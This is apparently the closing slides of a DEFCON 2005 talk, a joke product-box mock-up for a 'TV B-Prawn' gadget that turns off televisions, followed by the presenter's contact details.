- ✓ FUN!

BATTERIES INCLUDED!

NEW!

TV B-Prawn

Patent Pending

**Turns Off Virtually
Any Television!**



DIRECTIONS:

1. Point at TV
 2. Press button once
- Keep pointing until TV turns off
(may take up to 69 seconds)

**DOES NOT
HARM
TELEVISIONS**

- ✓ Safe
- ✓ Effective
- ✓ FUN!

BATTERIES INCLUDED!



Questions / Feedback – DEFCON 2005

- Contact:
 - majormal@pirate-radio.org
 - <http://www.alcrypto.co.uk>

Thank You